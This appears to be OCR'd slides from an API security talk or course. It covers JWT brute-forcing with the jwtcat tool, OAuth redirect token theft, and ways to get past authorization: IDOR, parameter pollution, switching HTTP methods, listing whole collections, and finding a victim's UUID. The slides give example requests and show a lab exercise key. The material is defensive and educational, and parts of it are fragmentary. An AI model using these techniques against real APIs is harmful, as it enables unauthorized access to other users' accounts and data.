
You are currently logged in as admin! The key for this exercise is
0ebf86d9-985d-4f35-a535-8dad6abd1615.

</body>
</html>
Type a search term
0 matches

BRUTE FORCING JWT

JWTCAT (JSON WEB TOKEN CRACKER)

https://github.com/aress31/jwtcat




AUTHORIZATION ATTACKS ON API


WHAT IS OAUTH ?

- OAUTH is a open standard for access delegation, commonly used for internet users to grant websites to access their information without giving them the passwords.

HOW OAUTH WORKS?



TOKEN STEALING BY ABUSING REDIRECT URL IN OAUTH



TRADITIONAL ATTACKS

- SQLi
- RCE
- XSS
- IDOR
- CSRF
- XXE
- and so on…

IDOR (INSECURE DIRECT OBJECT REFERENCE)

- api.example.com/profile/UserId=123
- Try changing to another valid UserId:
- api.example.com/profile/UserId=456

#1 BYPASSING AUTHORISATION CHECKS VIA PARAMETER POLLUTION

- api.example.com/profile/UserId=123
- Try changing to:
- api.example.com/profile/UserId=456&UserId=123

BYPASS #2 CHANGING METHOD TYPE

- Try Changing Method Types

For example

POST /api/profile/victim

Change it to

GET /api/profile/victim

- And you will be able to read victim's profile details.

BYPASS #3 ESCALATING PRIVILEGES IN ROLE BASED APPLICATION

- Many times an developer uses proper access controls over end points which takes an object identifier such as user id, username etc..
- However they may forget to apply those checks REST Collections.
- Example

api/users/123 → access denied

api/users → will list all user's details

AN APPLICATION IS USING UUID/GUID?

- If an application is using GUID/UUID, Try registering the user with victim's email address/user name. you will notice that an application will show victim's UUID in the response.

THANKS